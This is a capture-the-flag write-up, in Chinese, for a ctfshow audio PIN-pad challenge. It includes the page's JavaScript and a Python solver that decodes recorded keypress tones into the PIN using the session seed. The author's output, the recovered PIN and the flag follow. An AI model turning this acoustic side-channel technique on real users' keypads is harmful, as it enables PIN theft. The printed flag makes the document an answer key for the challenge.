<div style="font-size:12px;letter-spacing:.16em;text-transform:uppercase;color:#e0f2fe;">提示</div>
<div style="margin-top:8px;font-size:12px;color:rgba(226,232,240,.78);line-height:1.55;">
此题不需要爆破、扫描、竞争
</div>
<button class="btn" id="test" style="margin-top:10px;">依次播放 0-9(当前会话)</button>
<button class="btn" id="clear" style="margin-top:10px;">清空输入</button>
</div>
</div>
</div>

<script>
(() => {
const MAX_LEN = 6;
const dots = document.getElementById('dots');
const msg = document.getElementById('msg');
const kbd = document.getElementById('kbd');
const dl = document.getElementById('dl');

let pin = "";
let seed = null;
let map = null;
const SOUND_CANCEL = 10;
const SOUND_ENTER = 11;

function setMsg(t, cls="warn"){
msg.className = "msg " + cls;
msg.textContent = t || "";
}
function renderDots(){
dots.innerHTML = "";
for(let i=0;i<MAX_LEN;i++){
const d = document.createElement("div");
d.className = "dot" + (i < pin.length ? " filled" : "");
dots.appendChild(d);
}
}

const AudioCtx = window.AudioContext || window.webkitAudioContext;
const ctx = new AudioCtx();

function sha256Hex(str){
if (window.crypto && window.crypto.subtle && typeof window.crypto.subtle.digest === "function") {
return window.crypto.subtle.digest("SHA-256", new TextEncoder().encode(str)).then(buf=>{
const b = new Uint8Array(buf);
let s=""; for(const x of b) s += x.toString(16).padStart(2,"0");
return s;
});
}
return Promise.resolve(sha256_sync_hex(str));
}

function sha256_sync_hex(ascii){
function ror(n,x){ return (x>>>n) | (x<<(32-n)); }
function toHex(n){ return (n>>>0).toString(16).padStart(8,"0"); }

const K = [
0x428a2f98,0x71374491,0xb5c0fbcf,0xe9b5dba5,0x3956c25b,0x59f111f1,0x923f82a4,0xab1c5ed5,
0xd807aa98,0x12835b01,0x243185be,0x550c7dc3,0x72be5d74,0x80deb1fe,0x9bdc06a7,0xc19bf174,
0xe49b69c1,0xefbe4786,0x0fc19dc6,0x240ca1cc,0x2de92c6f,0x4a7484aa,0x5cb0a9dc,0x76f988da,
0x983e5152,0xa831c66d,0xb00327c8,0xbf597fc7,0xc6e00bf3,0xd5a79147,0x06ca6351,0x14292967,
0x27b70a85,0x2e1b2138,0x4d2c6dfc,0x53380d13,0x650a7354,0x766a0abb,0x81c2c92e,0x92722c85,
0xa2bfe8a1,0xa81a664b,0xc24b8b70,0xc76c51a3,0xd192e819,0xd6990624,0xf40e3585,0x106aa070,
0x19a4c116,0x1e376c08,0x2748774c,0x34b0bcb5,0x391c0cb3,0x4ed8aa4a,0x5b9cca4f,0x682e6ff3,
0x748f82ee,0x78a5636f,0x84c87814,0x8cc70208,0x90befffa,0xa4506ceb,0xbef9a3f7,0xc67178f2
];

const msg = new TextEncoder().encode(ascii);
const l = msg.length;

const bitLenHi = Math.floor((l * 8) / 0x100000000);
const bitLenLo = (l * 8) >>> 0;

const withOne = l + 1;
const padLen = (withOne % 64 <= 56) ? (56 - (withOne % 64)) : (56 + 64 - (withOne % 64));
const total = l + 1 + padLen + 8;

const bytes = new Uint8Array(total);
bytes.set(msg, 0);
bytes[l] = 0x80;

const dv = new DataView(bytes.buffer);
dv.setUint32(total - 8, bitLenHi, false);
dv.setUint32(total - 4, bitLenLo, false);

let h0=0x6a09e667,h1=0xbb67ae85,h2=0x3c6ef372,h3=0xa54ff53a,h4=0x510e527f,h5=0x9b05688c,h6=0x1f83d9ab,h7=0x5be0cd19;

const w = new Uint32Array(64);

for(let off=0; off<total; off+=64){
for(let i=0;i<16;i++){
w[i] = dv.getUint32(off + i*4, false);
}
for(let i=16;i<64;i++){
const s0 = (ror(7,w[i-15]) ^ ror(18,w[i-15]) ^ (w[i-15]>>>3)) >>> 0;
const s1 = (ror(17,w[i-2]) ^ ror(19,w[i-2]) ^ (w[i-2]>>>10)) >>> 0;
w[i] = (w[i-16] + s0 + w[i-7] + s1) >>> 0;
}

let a=h0,b=h1,c=h2,d=h3,e=h4,f=h5,g=h6,h=h7;

for(let i=0;i<64;i++){
const S1 = (ror(6,e) ^ ror(11,e) ^ ror(25,e)) >>> 0;
const ch = ((e & f) ^ (~e & g)) >>> 0;
const t1 = (h + S1 + ch + K[i] + w[i]) >>> 0;
const S0 = (ror(2,a) ^ ror(13,a) ^ ror(22,a)) >>> 0;
const maj = ((a & b) ^ (a & c) ^ (b & c)) >>> 0;
const t2 = (S0 + maj) >>> 0;

h=g; g=f; f=e; e=(d + t1)>>>0; d=c; c=b; b=a; a=(t1 + t2)>>>0;
}

h0=(h0+a)>>>0; h1=(h1+b)>>>0; h2=(h2+c)>>>0; h3=(h3+d)>>>0;
h4=(h4+e)>>>0; h5=(h5+f)>>>0; h6=(h6+g)>>>0; h7=(h7+h)>>>0;
}

return toHex(h0)+toHex(h1)+toHex(h2)+toHex(h3)+toHex(h4)+toHex(h5)+toHex(h6)+toHex(h7);
}

function u32FromHex8(h8){

const b0 = parseInt(h8.slice(0,2),16);
const b1 = parseInt(h8.slice(2,4),16);
const b2 = parseInt(h8.slice(4,6),16);
const b3 = parseInt(h8.slice(6,8),16);
return (b0 | (b1<<8) | (b2<<16) | (b3<<24)) >>> 0;
}

async function prng_u32(seed, tag){
const h = await sha256Hex(seed + "|" + tag);
return u32FromHex8(h.slice(0,8));
}

async function permute_0_9(seed){
const a = [...Array(10).keys()];
let x = await prng_u32(seed, "perm");
for(let i=9;i>=1;i--){
x = (Math.imul(x, 1664525) + 1013904223) >>> 0;
const j = x % (i+1);
[a[i], a[j]] = [a[j], a[i]];
}
return a;
}

function clamp(x, lo, hi){ return x<lo?lo:(x>hi?hi:x); }

async function soundParams(seed, soundId){
const x = await prng_u32(seed, "p"+soundId);
const base = 1050 + soundId*23 + (((x & 0xff) - 128) * 0.35);
const dur = 0.082 + (((x >>> 8) & 0xff)/255) * 0.018;
const pre = 0.0018 + (((x >>> 16) & 0xff)/255) * 0.0045;
const atk = 0.0012 + (((x >>> 24) & 0xff)/255) * 0.0022;
const click= 0.16 + ((x & 0xff)/255) * 0.10;
const pan = clamp(((soundId - 4.5)/14) + ((((x>>>8)&0xff)-128)/128)*0.03, -0.35, 0.35);
return {base,dur,pre,atk,click,pan, soundId};
}

async function playSoundId(soundId){
await ctx.resume();

const p = await soundParams(seed, soundId);
const now = ctx.currentTime;

const leftGain = clamp(1.0 - p.pan, 0.70, 1.30);
const rightGain = clamp(1.0 + p.pan, 0.70, 1.30);
const kDecay = 18.0 + p.soundId * 0.65;

const osc1 = ctx.createOscillator();
const osc2 = ctx.createOscillator();
osc1.type = "sine";
osc2.type = "sine";
osc1.frequency.value = p.base;
osc2.frequency.value = p.base * (1.0 + (p.soundId - 5) * 0.00032);

const g = ctx.createGain();
g.gain.setValueAtTime(0.00001, now);
g.gain.setValueAtTime(0.00001, now + p.pre);
g.gain.linearRampToValueAtTime(1.0, now + p.pre + p.atk);
g.gain.setTargetAtTime(0.00001, now + p.pre + p.atk, 1.0 / kDecay);

const noiseBuf = ctx.createBuffer(1, Math.floor(ctx.sampleRate * 0.006), ctx.sampleRate);
{
const d = noiseBuf.getChannelData(0);
for(let i=0;i<d.length;i++){
const t = i / ctx.sampleRate;
const pulse = Math.sin(2*Math.PI*(2500 + p.soundId*37)*t + (p.soundId+1)*0.9);
const noise = (Math.sin(2*Math.PI*(9000 + p.soundId*11)*t) + Math.sin(2*Math.PI*(12000 + p.soundId*13)*t))*0.5;
const env = 1.0 - (t / 0.006);
d[i] = (0.62*pulse + 0.38*noise) * env * p.click * 0.85;
}
}
const noiseSrc = ctx.createBufferSource();
noiseSrc.buffer = noiseBuf;
const noiseGain = ctx.createGain();
noiseGain.gain.value = 1.0;

const merger = ctx.createChannelMerger(2);
const splitter = ctx.createChannelSplitter(1);
const panL = ctx.createGain();
const panR = ctx.createGain();
panL.gain.value = leftGain * 0.85;
panR.gain.value = rightGain * 0.85;


const mix = ctx.createGain();
mix.gain.value = 0.85;

osc1.connect(mix);
osc2.connect(mix);
mix.connect(g);


g.connect(panL);
g.connect(panR);
panL.connect(merger, 0, 0);
panR.connect(merger, 0, 1);


noiseSrc.connect(noiseGain);
noiseGain.connect(merger, 0, 0);
noiseGain.connect(merger, 0, 1);

merger.connect(ctx.destination);

const startAt = now + p.pre;
const stopAt = now + p.pre + p.dur;

noiseSrc.start(now); noiseSrc.stop(now + 0.006);
osc1.start(now); osc2.start(now);
osc1.stop(stopAt); osc2.stop(stopAt);
}

async function pressDigit(d){
if(pin.length >= MAX_LEN){ setMsg("PIN 已满 6 位。", "warn"); return; }
pin += String(d);
renderDots();
setMsg("");
const sid = map[d];
playSoundId(sid).catch(()=>{});
}
function clearPin(){
pin = "";
renderDots();
setMsg("已清空。", "warn");
playSoundId(SOUND_CANCEL).catch(()=>{});
}
async function submitPin(){
if(pin.length !== MAX_LEN){ setMsg("请先输入 6 位 PIN。", "warn"); return; }

const until = Number(localStorage.getItem("pin_cool_until") || "0");
const now = Date.now();
if(until > now){
const s = Math.ceil((until - now)/1000);
setMsg(`⏳ 冷却中,请 ${s}s 后再试。`, "warn");
return;
}

setMsg("正在验证…", "warn");
playSoundId(SOUND_ENTER).catch(()=>{});

try{
const resp = await fetch("/check.php", {
method:"POST",
headers:{ "Content-Type":"application/json" },
body: JSON.stringify({ pin })
});

const data = await resp.json().catch(()=>null);

if(resp.status === 429){
const ra = Math.max(1, Number(data?.retry_after || data?.cd || 1));
const untilTs = Date.now() + ra*1000;
localStorage.setItem("pin_cool_until", String(untilTs));
setMsg(`⏳ 冷却中,请 ${ra}s 后再试。`, "warn");
return;
}

if(!resp.ok || !data){
setMsg("后端返回异常。", "bad");
return;
}

if(data.ok){
localStorage.removeItem("pin_cool_until");
setMsg("✅ " + (data.flag||""), "ok");
}else{
const cd = Number(data?.cd || 0);
if(cd > 0){
localStorage.setItem("pin_cool_until", String(Date.now() + cd*1000));
}
setMsg("❌ PIN incorrect.", "bad");
}
}catch(e){
setMsg("网络错误。", "bad");
}
}

function mkBtn(label, cls, onClick){
const b = document.createElement("button");
b.className = "key " + cls;
b.textContent = label;
b.addEventListener("click", onClick);
return b;
}

async function init(){
renderDots();
setMsg("初始化会话映射…", "warn");
await fetch("/init.php", {cache:"no-store"}).then(r=>r.json());

const s = await fetch("/seed.php", {cache:"no-store"}).then(r=>r.json());
if(!s || !s.ok){ setMsg("seed 获取失败。", "bad"); return; }

seed = s.seed;
map = await permute_0_9(seed);

dl.href = s.record_url;


kbd.innerHTML = "";
const layout = [
["1","2","3"],
["4","5","6"],
["7","8","9"],
["cancel","0","enter"],
];
layout.flat().forEach(x=>{
if(x==="cancel") kbd.appendChild(mkBtn("Cancel","fn cancel",clearPin));
else if(x==="enter") kbd.appendChild(mkBtn("Enter","fn enter",submitPin));
else {
const d = Number(x);
kbd.appendChild(mkBtn(x,"",()=>pressDigit(d)));
}
});

document.getElementById("clear").onclick = clearPin;
document.getElementById("test").onclick = async ()=>{
setMsg("依次播放 0-9(当前会话)…", "warn");
for(let d=0; d<=9; d++){
await playSoundId(map[d]).catch(()=>{});
await new Promise(r=>setTimeout(r, 120));
}
setMsg("播放完成。", "warn");
};

window.addEventListener("keydown", (e)=>{
if(e.key>="0" && e.key<="9") pressDigit(Number(e.key));
if(e.key==="Backspace" || e.key==="Escape") clearPin();
if(e.key==="Enter") submitPin();
});

setMsg("等待输入 PIN…", "warn");
}

init().catch((e)=>{setMsg("初始化失败。","bad");console.log(e)});
})();
</script>
</body>
</html>

在开始之前先F12->网络->seed.php找到你的seed,seed才能帮你算出你每个数字对应的频率:

1
2
3
4
5
6
{
"ok": true,
"seed": "44876bdf5f59431fd93dcda768b6901d",
"token": "8618941989c7f25c778de372835a2403",
"record_url": "\/record.php?token=8618941989c7f25c778de372835a2403"
}

下面是全解密脚本:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
import hashlib
import numpy as np
from scipy.io import wavfile
import os
import itertools
from collections import defaultdict

# ================= 配置区域 =================
# 填入你最新的 Seed
SEED = "44876bdf5f59431fd93dcda768b6901d"
# 音频文件名
WAV_FILE = "record.wav"
# 预期的 PIN 码长度
TARGET_PIN_LENGTH = 6
# 输出多少个最可能的候选 PIN
CANDIDATE_COUNT = 5
# ### <<< 改进点 >>>
# 当 ENTER 和 CANCEL 误差在此范围内时,优先选择 ENTER
ENTER_BIAS_THRESHOLD_HZ = 3.0


# ===========================================

# --- 原始模拟函数 (保持不变) ---
def js_sha256_hex(s):
return hashlib.sha256(s.encode()).hexdigest()


def js_u32_from_hex8(h8):
b = bytes.fromhex(h8)
return (b[0] + (b[1] << 8) + (b[2] << 16) + (b[3] << 24))


def prng_u32(seed, tag):
h = js_sha256_hex(seed + "|" + tag)
return js_u32_from_hex8(h[:8])


def permute_0_9(seed):
a = list(range(10))
x = prng_u32(seed, "perm")
for i in range(9, 0, -1):
x = ((x * 1664525) & 0xFFFFFFFF) + 1013904223
x = x & 0xFFFFFFFF
j = x % (i + 1)
a[i], a[j] = a[j], a[i]
return a


def get_expected_freqs(seed):
mapping = permute_0_9(seed)
id_to_digit = {v: k for k, v in enumerate(mapping)}
id_to_digit[10] = "CANCEL"
id_to_digit[11] = "ENTER"

freq_table = {}
print(f"🔑 正在计算 Seed [{seed[:8]}...] 的频率表:")
print("-" * 40)
print(f"{'按键':<8} | {'SoundID':<8} | {'理论频率(Hz)':<15}")
print("-" * 40)

for sid in range(12):
x = prng_u32(seed, "p" + str(sid))
jitter = ((x & 0xff) - 128) * 0.35
freq = 1050 + sid * 23 + jitter
digit = id_to_digit.get(sid)
freq_table[sid] = {"freq": freq, "key": str(digit)}
print(f"[{str(digit):<6}] | {sid:<8} | {freq:.2f}")
print("-" * 40)
return freq_table


class DetectedPress:
def __init__(self, index, peak_freq):
self.index = index
self.peak_freq = peak_freq
self.candidates = []
self.best_match = None
self.confidence = 0.0
self.correction_applied = False # 标记是否被修正过

def calculate_candidates(self, freq_table):
for sid, info in freq_table.items():
error = abs(self.peak_freq - info['freq'])
confidence = 1.0 / (1.0 + error / 10.0)
self.candidates.append((info['key'], error, confidence))

self.candidates.sort(key=lambda x: x[1]) # 按误差升序排序

# ### <<< 改进点: 优先选择 ENTER 的逻辑 >>>
# 检查最佳匹配是否为 CANCEL,次佳是否为 ENTER
if len(self.candidates) > 1:
best_match, best_error, _ = self.candidates[0]
second_match, second_error, _ = self.candidates[1]

# 如果最佳是CANCEL,次佳是ENTER,且误差差异不大
if best_match == 'CANCEL' and second_match == 'ENTER' and \
abs(best_error - second_error) < ENTER_BIAS_THRESHOLD_HZ:
# 交换它们!优先选择 ENTER
self.candidates[0], self.candidates[1] = self.candidates[1], self.candidates[0]
self.correction_applied = True # 标记此修正

# 更新最终选择
if self.candidates:
self.best_match = self.candidates[0][0]
self.confidence = self.candidates[0][2]

def __repr__(self):
return (f"Press(idx={self.index}, key='{self.best_match}', "
f"conf={self.confidence:.2f}, peak={self.peak_freq:.2f}Hz)")


def analyze_audio_to_presses(filepath, freq_table):
if not os.path.exists(filepath):
print(f"❌ 错误: 找不到文件 {filepath}")
return []

print(f"\n🎧 正在分析音频: {filepath} ...")
try:
samplerate, data = wavfile.read(filepath)
except Exception as e:
print(f"❌ 读取音频失败: {e}")
return []

if len(data.shape) > 1: data = data[:, 0]

window_size, threshold_factor, min_duration = 1024, 0.2, 2000
threshold = np.max(np.abs(data)) * threshold_factor
active_regions = []
in_region, start_idx = False, 0
for i in range(0, len(data), window_size):
chunk = data[i:i + window_size]
if np.max(np.abs(chunk)) > threshold:
if not in_region:
start_idx = i
in_region = True
elif in_region:
if i - start_idx > min_duration:
active_regions.append((start_idx, i))
in_region = False

if in_region and len(data) - start_idx > min_duration:
active_regions.append((start_idx, len(data)))

detected_presses = []
print("\n👇 识别到的原始按键信号:")
for i, (start, end) in enumerate(active_regions):
segment = data[start:end] * np.hanning(end - start)
fft_out = np.fft.rfft(segment)
freqs = np.fft.rfftfreq(len(segment), 1.0 / samplerate)

idx = np.argmax(np.abs(fft_out))
peak_freq = freqs[idx]

press = DetectedPress(index=i, peak_freq=peak_freq)
press.calculate_candidates(freq_table)
detected_presses.append(press)

# 打印更丰富的调试信息
print(f" 🎵 信号 {i}: {peak_freq:.2f} Hz")

# ### <<< 改进点: 如果发生了修正,明确地打印出来 >>>
if press.correction_applied:
original_best, original_err, _ = press.candidates[1] # 原来的最佳现在是老二
corrected_best, corrected_err, _ = press.candidates[0] # 现在的老大
print(f" - ⚠️ 智能修正: 从 [{original_best}] (误差 {original_err:.2f}Hz) "
f"修正为 [{corrected_best}] (误差 {corrected_err:.2f}Hz)")
else:
best_key, error, conf = press.candidates[0]
second_best_key, second_error, _ = press.candidates[1]
print(f" - 最佳匹配: [{best_key}] (误差 {error:.2f}Hz, 置信度 {conf:.2f})")
print(f" - 次佳匹配: [{second_best_key}] (误差 {second_error:.2f}Hz)")

return detected_presses


# --- generate_candidates 和 solve 函数保持不变 ---
# (因为我们修正了输入数据,下游算法不需要改动)

def generate_candidates(session, target_len):
"""
根据启发式规则生成候选 PIN
"""
candidates = defaultdict(lambda: {"score": 0, "reason": ""})
session_len = len(session)

if session_len > target_len:
num_to_delete = session_len - target_len
sorted_session = sorted(session, key=lambda p: p.confidence)
to_delete = sorted_session[:num_to_delete]
to_keep = sorted(set(session) - set(to_delete), key=lambda p: p.index)
pin = "".join([p.best_match for p in to_keep])
score = np.mean([p.confidence for p in to_keep])
if score > candidates[pin]["score"]:
candidates[pin] = {"score": score, "reason": f"剔除 {num_to_delete} 个低置信度按键"}

low_conf_presses = sorted(session, key=lambda p: p.confidence)[:3]
for press_to_correct in low_conf_presses:
temp_session = list(session)
corrected_press_idx = session.index(press_to_correct)
if len(press_to_correct.candidates) < 2: continue

corrected_key, _, corrected_confidence = press_to_correct.candidates[1]

corrected_press = DetectedPress(press_to_correct.index, press_to_correct.peak_freq)
corrected_press.best_match = corrected_key
corrected_press.confidence = corrected_confidence

temp_session[corrected_press_idx] = corrected_press

if len(temp_session) == target_len:
pin = "".join([p.best_match for p in temp_session])
score = np.mean([p.confidence for p in temp_session])
if score > candidates[pin]["score"]:
candidates[pin] = {"score": score,
"reason": f"修正按键 {press_to_correct.index} (从 {press_to_correct.best_match} -> {corrected_key})"}

elif len(temp_session) > target_len:
num_to_delete = len(temp_session) - target_len
sorted_temp = sorted(temp_session, key=lambda p: p.confidence)
to_delete = sorted_temp[:num_to_delete]
to_keep = sorted(set(temp_session) - set(to_delete), key=lambda p: p.index)
pin = "".join([p.best_match for p in to_keep])
score = np.mean([p.confidence for p in to_keep])
if score > candidates[pin]["score"]:
candidates[pin] = {"score": score,
"reason": f"修正按键 {press_to_correct.index} + 剔除 {num_to_delete} 个"}

if session_len == target_len:
pin = "".join([p.best_match for p in session])
score = np.mean([p.confidence for p in session])
if score > candidates[pin]["score"]:
candidates[pin] = {"score": score, "reason": "原始识别序列"}

return candidates


def solve():
ref_table = get_expected_freqs(SEED)
presses = analyze_audio_to_presses(WAV_FILE, ref_table)

if not presses:
return

sessions = []
current_session = []
for press in presses:
if press.best_match == 'ENTER':
if current_session:
sessions.append(current_session)
current_session = []
elif press.best_match != 'CANCEL':
current_session.append(press)
if current_session:
sessions.append(current_session)

print("\n" + "=" * 30)
print("🧠 正在进行智能推理...")
print("=" * 30)

all_candidates = {}
for i, session in enumerate(sessions):
if not session: continue

raw_keys = " ".join([p.best_match for p in session])
print(f"\n分析会话 {i + 1} (长度 {len(session)}): [{raw_keys}]")

session_candidates = generate_candidates(session, TARGET_PIN_LENGTH)
for pin, info in session_candidates.items():
if info["score"] > all_candidates.get(pin, {"score": -1})["score"]:
all_candidates[pin] = info

if not all_candidates:
print("\n❌ 未能生成任何长度合理的候选 PIN。")
return

sorted_pins = sorted(all_candidates.items(), key=lambda item: item[1]['score'], reverse=True)

print("\n" + "=" * 40)
print("🎉 最终候选 PIN 码 (按可能性排序):")
print("=" * 40)
for i, (pin, info) in enumerate(sorted_pins[:CANDIDATE_COUNT]):
print(f"#{i + 1}: {pin}")
print(f" - 置信度: {info['score']:.3f}")
print(f" - 推理依据: {info['reason']}")
print("-" * 20)


if __name__ == "__main__":
solve()

这个脚本有瑕疵,他确实会把你用seed计算的频率和从wav中识别的频率进行对比但是对cancel和enter的处理不好请运行完脚本后人工处理,例如我的运行结果:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
D:\py\python.exe C:\Users\Lenovo\Desktop\ctf\rsa_xor_decrypt.py 
🔑 正在计算 Seed [44876bdf...] 的频率表:
----------------------------------------
按键 | SoundID | 理论频率(Hz)
----------------------------------------
[4 ] | 0 | 1008.00
[9 ] | 1 | 1044.30
[2 ] | 2 | 1066.25
[3 ] | 3 | 1101.85
[0 ] | 4 | 1175.95
[6 ] | 5 | 1188.10
[1 ] | 6 | 1153.35
[8 ] | 7 | 1193.50
[7 ] | 8 | 1208.80
[5 ] | 9 | 1254.90
[CANCEL] | 10 | 1266.00
[ENTER ] | 11 | 1276.75
----------------------------------------

🎧 正在分析音频: record.wav ...

👇 识别到的原始按键信号:
🎵 信号 0: 1007.75 Hz
- 最佳匹配: [4] (误差 0.25Hz, 置信度 0.98)
- 次佳匹配: [9] (误差 36.55Hz)
🎵 信号 1: 1152.03 Hz
- 最佳匹配: [1] (误差 1.32Hz, 置信度 0.88)
- 次佳匹配: [0] (误差 23.92Hz)
🎵 信号 2: 1184.33 Hz
- 最佳匹配: [6] (误差 3.77Hz, 置信度 0.73)
- 次佳匹配: [0] (误差 8.38Hz)
🎵 信号 3: 1270.46 Hz
- ⚠️ 智能修正: 从 [CANCEL] (误差 4.46Hz) 修正为 [ENTER] (误差 6.29Hz)
🎵 信号 4: 1007.75 Hz
- 最佳匹配: [4] (误差 0.25Hz, 置信度 0.98)
- 次佳匹配: [9] (误差 36.55Hz)
🎵 信号 5: 1007.75 Hz
- 最佳匹配: [4] (误差 0.25Hz, 置信度 0.98)
- 次佳匹配: [9] (误差 36.55Hz)
🎵 信号 6: 1205.86 Hz
- 最佳匹配: [7] (误差 2.94Hz, 置信度 0.77)
- 次佳匹配: [8] (误差 12.36Hz)
🎵 信号 7: 1184.33 Hz
- 最佳匹配: [6] (误差 3.77Hz, 置信度 0.73)
- 次佳匹配: [0] (误差 8.38Hz)
🎵 信号 8: 1191.50 Hz
- 最佳匹配: [8] (误差 2.00Hz, 置信度 0.83)
- 次佳匹配: [6] (误差 3.40Hz)
🎵 信号 9: 1248.93 Hz
- 最佳匹配: [5] (误差 5.97Hz, 置信度 0.63)
- 次佳匹配: [CANCEL] (误差 17.07Hz)
🎵 信号 10: 1277.64 Hz
- 最佳匹配: [ENTER] (误差 0.89Hz, 置信度 0.92)
- 次佳匹配: [CANCEL] (误差 11.64Hz)

==============================
🧠 正在进行智能推理...
==============================

分析会话 1 (长度 3): [4 1 6]

分析会话 2 (长度 6): [4 4 7 6 8 5]

========================================
🎉 最终候选 PIN 码 (按可能性排序):
========================================
#1: 447685
- 置信度: 0.818
- 推理依据: 原始识别序列
--------------------
#2: 447085
- 置信度: 0.788
- 推理依据: 修正按键 7 (从 6 -> 0)
--------------------
#3: 44768CANCEL
- 置信度: 0.776
- 推理依据: 修正按键 9 (从 5 -> CANCEL)
--------------------
#4: 448685
- 置信度: 0.764
- 推理依据: 修正按键 6 (从 7 -> 8)
--------------------

进程已结束,退出代码为 0

但是我感觉这个脚本普适性不高,可能确实是运气出了447685这个正确pin码,欢迎大家完善。

最后输入正确的PIN码得到flag:

1
ctfshow{3741cd71-1d8b-4761-ab59-6fb080a456c0}

这里参考一下为什么要用seed:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
当然知道。这是一个非常经典和巧妙的设计,让我以一个软件工程师的视角为你深入剖析一下。

一句话概括:Seed(种子)是整个系统所有“随机性”的根源,它的作用是将一个看似随机、不可预测的系统,变成一个完全确定、可复现的系统。

这听起来可能有点矛盾,但请看下面的详细分解。

1. 什么是伪随机数(PRNG)?

首先要理解,计算机程序中几乎不存在真正的随机。我们通常使用的是伪随机数生成器 (Pseudo-Random Number Generator, PRNG)。

工作原理:你给它一个初始值,也就是 Seed(种子),它会根据一个固定的、复杂的数学公式,生成一个看起来毫无规律的数字序列。
关键特性:只要 Seed 相同,生成的“随机”序列就完全相同。

这就像一本密码本,Seed就是页码。只要我们都翻到第42页(Seed = 42),我们看到的乱码(随机序列)就肯定是一模一样的。

2. 在这个程序中,Seed 控制了什么?

在这个挑战里,SEED 是唯一的变量输入,它像DNA一样,决定了系统的两个核心“特征”:

(1) 决定了键盘的布局 (permute_0_9)

正常键盘上,数字位置是固定的。但在这个系统中,数字0-9的位置是被打乱的。

如何打乱?permute_0_9 函数利用 prng_u32 生成一个伪随机数,然后用这个数去“洗牌”,打乱一个从0到9的数组。
Seed的作用:因为伪随机数是由 Seed 决定的,所以只要 Seed 不变,这个键盘的乱序结果就永远不变**。例如,对于我们给定的 Seed `44876bdf...`,计算出的键盘布局永远是 `[4, 9, 2, 3, 0, 6, 1, 8, 7, 5]`。如果你换一个 Seed,这个顺序就会完全不同。

结论:没有 Seed,我们根本不知道哪个按键对应哪个数字。

(2) 决定了每个按键的精确频率 (`get_expected_freqs`)

每个按键发出的声音频率不是一个整数,而是带有微小变化的。代码里称之为 `jitter` (抖动)。

频率公式:`freq = 1050 + sid * 23 + jitter`
Jitter如何计算? `jitter` 是通过 `prng_u32(seed, "p" + str(sid))` 计算出来的。它为每个按键(SoundID从0到11)生成了一个独特的、看似随机的偏移量。
Seed的作用:同样,因为 `jitter` 的计算依赖于 Seed,所以只要 Seed 不变,每个按键的精确频率就是固定不变的。按键`[4]`(SoundID 0)的频率永远是 `1008.00 Hz`,按键`[ENTER]`(SoundID 11)的频率永远是 `1276.75 Hz`。

